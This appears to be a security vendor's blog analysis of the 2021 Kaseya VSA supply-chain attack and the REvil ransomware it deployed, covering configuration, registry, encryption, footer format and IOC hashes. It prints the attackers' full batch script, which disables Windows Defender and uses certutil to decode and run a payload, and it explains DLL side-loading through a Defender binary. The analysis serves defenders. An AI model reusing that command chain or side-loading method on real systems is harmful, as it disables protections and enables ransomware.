Kaseya Supply Chain Ransomware Attack - Technical Analysis of the REvil Payload

zscaler.com/blogs/security-research/kaseya-supply-chain-ransomware-attack-technical-analysis-revil-payload

On July 2, 2021, Kaseya, an IT Management software firm, disclosed a security incident impacting their on-premises version of Kaseya's Virtual System Administrator (VSA) software. Kaseya VSA is a cloud-based Managed Service Provider (MSP) platform that allows service providers to perform patch management, backups, and client monitoring for their customers. Per Kaseya, the majority of their customers that rely on Software-as-a-Service (SaaS) based offerings were not impacted by this issue; only a small percentage (less than 40 worldwide) running on-premise instances of Kaseya VSA server were affected, though it is believed that 1,000+ organizations were impacted downstream. Below is the ThreatLabz technical deep-dive on the attack. For more background, read our full coverage blog here.

Infection Overview

The threat actor behind this attack identified and exploited a zero day vulnerability in the Kaseya VSA server. The compromised Kaseya VSA server was used to send a malicious script to all clients that were managed by that VSA server. The script was used to deliver REvil ransomware that encrypted files on the affected systems.

The malicious script contained the following Windows batch commands as shown below:

```
C:\windows\system32\cmd.exe /c ping 127.0.0.1 -n 7615 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
$true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -
EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent
NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >>
C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking1\agent.crt c:\kworking1\agent.exe
& del /q /f c:\kworking1\agent.crt C:\Windows\cert.exe & c:\kworking1\agent.exe
```

The PowerShell script present in the commands above disables some features of Windows Defender such as real-time protection, network protection, scanning of downloaded files, sharing of threat information with Microsoft Active Protection Service (MAPS), and automatic sample submission.

certutil.exe is used to decode the Base64 encoded payload located in agent.crt and writes the result to an executable file named agent.exe in the working directory of Kaseya. The Windows batch script then executes the agent.exe file, which will create and launch the REvil ransomware payload.

REvil/Sodinokibi Ransomware

The executable agent.exe is digitally signed with a valid digital signature with the following signer information:

```
Name: PB03 TRANSPORT LTD.
Email: [email protected]
Issuer: CN = Sectigo RSA Code Signing CA, O = Sectigo Limited, L = Salford, S = Greater
Manchester, C = GB
Thumbprint: 11FF68DA43F0931E22002F1461136C662E623366
Serial Number: 11 9A CE AD 66 8B AD 57 A4 8B 4F 42 F2 94 F8 F0
```

Upon execution, the file agent.exe drops two additional files which are present in its resource section with the names SOFTIS and MODLIS. These two files are written to the C:\Windows directory. If the malware is unable to write to this location (e.g., insufficient permissions), these files will alternatively be dropped in the Windows %temp% directory. These two files are the following:

- MsMpEng.exe - This is a legitimate application of Windows Defender and vulnerable to side-loading attacks.
- mpsvc.dll - This is an REvil ransomware DLL.

The executable file agent.exe then executes MsMpEng.exe, which is vulnerable to a DLL side-loading attack to load the REvil ransomware DLL file mpsvc.dll that is located in the same directory. As a result of the vulnerability, the Windows Defender executable will load the REvil DLL into its own context as shown in Figure 1.



Figure 1. Main function of the malicious executable used in the Kaseya attack that drops a vulnerable copy of Windows Defender to load REvil ransomware.

This variant of REvil (aka Sodinokibi) ransomware uses several techniques to evade security products. This includes the malware using a custom packer, with the REvil payload distributed as a portable executable (PE) with a modified header as shown in Figure 2 (where the original PE header is shown

on the left and the modified header is shown on the right). This is likely designed to evade security software products that are not able to properly handle PE files that have been modified.



Figure 2. Modified REvil PE header (the original header is shown on the left, while the Kaseya REvil payload is shown on the right).

The malware binary has an embedded encrypted configuration which is decrypted using RC4 encryption at runtime as shown in Figure 3.



Figure 3. RC4 decryption of REvil configuration.

The REvil ransomware configuration contains specific settings for the malware. The configuration is stored in JSON format with the configuration parameters shown in Table 1.

Configuration Key	Description
arn	Establish persistence via an autorun registry value
dbg	Enable debug mode
dmn	Semicolon separated list of potential C&C domains
et	Encryption type (partial or full)
exp	Attempt to elevate privileges by exploiting a local privilege escalation (LPE) vulnerability
img	Base64 encoded ransom wallpaper
nbody	Base64 encoded ransom note
net	Send beacons to the REvil command and control server
nname	File name of ransom note dropped in folders where files were encrypted
pid	Unique ID to identify this attack
pk	Base64 encoded value of attacker’s public key used to encrypt files
prc	List of processes to kill
rdmcnt	Readme count (always set to 0)
sub	Possible campaign/affiliate ID or just sub version number
svc	List of services to stop
wfld	Directories to wipe

wht	List of allowed extensions, folder names and file names
wipe	Wipe specified directories

Table 1. REvil configuration keys and their purpose.

The full decrypted configuration for this REvil attack can be found here.

This variant of REvil has the key net assigned with the value *false*, which instructs the ransomware not to beacon information back to the C&C domains after encryption. This is likely to evade network-based signatures that could potentially alert victims to an ongoing attack. The REvil configuration in the Kaseya attack disables persistence through the arn configuration parameter, which may also be designed to evade early-stage detection.

Before the encryption process, the registry key HKEY_LOCAL_MACHINE\SOFTWARE\BlackLivesMatter is created to store the victim's and attacker's encryption key information and the file extension to be appended, as shown in below Figure 4.



Figure 4. Registry key names and values created by REvil ransomware.

The registry key values are described below in Table 2.

Registry Value Name	Description
96Ia6	Victim's secret key encrypted with the attacker's public key ("pk")
Ed7	Attacker's public key
JmfOBvhb	Encrypted victim's key (same as key present in ransom note)
QIeQ	Victim's public key
Ucr1RB	Victim's secret key encrypted with master public key

wJWsTYE	Extension to be appended after encryption

Table 2. REvil registry key values.

REvil changes the Windows firewall settings to allow the local system to be discovered on the local network by other computers with the command:

```
netsh advfirewall firewall set rule group=”Network Discovery” new enable=Yes
```

File Encryption Process

REvil ransomware will encrypt all files that are not contained within the allowlisted filenames and extension fields, which are stored in the configuration. REvil reads each file, encrypts the contents, and writes the result back to the original file to prevent file recovery. After the encryption, a footer is written to the end of the file and the encrypted file is renamed with an appended file extension. REvil ransomware uses a combination of Curve25519 (asymmetric) and Salsa20 (symmetric) encryption algorithms to encrypt files on the system. The Salsa20 encryption key is derived from the victim's public key and secret key of the key pair generated for each file. To decrypt a file, the victim's secret key and file public key must be known.

The ransomware writes a footer that has a size of 232 (0xE8) bytes at the end of every encrypted file. The footer metadata contains the information shown below in Table 3.

Parameter	Data size	Description
attacker_public_key	0x58	Victim’s secret key encrypted with the attacker’s public key
master_public_key	0x58	Victim’s secret key encrypted with a master public key
file_public_key	0x20	Public key generated for each file
salsa20_nonce	0x8	Salsa-20 nonce
crc32_file_public_key	0x4	CRC32 checksum of file_public_key
et_config	0x4	Encryption type (0 in this case)
sk_size	0x4	Bytes to skip during encryption
null_encrypted	0x4	NULL value encrypted with Salsa20 encryption

Table 3. REvil footer added to encrypted files.

An example REvil footer is shown below in Figure 5, with the corresponding fields highlighted.



Figure 5. Footer metadata appended to a file encrypted by REvil.

After the encryption, REvil drops a ransom note with the format {random alphanumeric characters}-readme.txt based on the rdmcnt configuration (in this case, rdmcnt is set to zero, so REvil will drop a ransom note in every directory). The ransomware then drops the content to a file from the img configuration value in the Windows %temp% directory and sets the wallpaper to use this file on the infected system. Figure 6 displays a screenshot with the REvil ransom note and wallpaper after the file encryption is completed.

Figure 6: REvil ransom note and wallpaper after file encryption.

The author of REvil ransomware has posted attack details on their leak website as shown in Figure 7. The group is currently demanding $70 million worth of Bitcoin for a master decryption tool.



Figure 7. REvil's Kaseya attack post on their dark web leak site.

Indicators of Compromise (IOCs)

The following IOCs can be used to detect REvil infections used in the Kaseya attack.

Hash	Type	Description
95f0a946cd6881dd5953e6db4dfb0cb9	MD5	agent.crt (encoded REvil dropper)
561cffbaba71a6e8cc1cdceda990ead4	MD5	agent.exe (REvil dropper)
a47cf00aedf769d60d58bfe00c0b5421	MD5	mpsvc.dll (REvil ransomware)
7ea501911850a077cf0f9fe6a7518859	MD5	mpsvc.dll (REvil ransomware)

2093c195b6c1fd6ab9e1110c13096c5fe130b75a84a27748007ae52d9e951643	SHA256	agent.crt (encoded REvil dropper)
d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e	SHA256	agent.exe (REvil dropper)
8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd	SHA256	mpsvc.dll (REvil ransomware)
e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2	SHA256	mpsvc.dll (REvil ransomware)

The full list of 1200+ hardcoded beacon domains related to this REvil variant can be found here.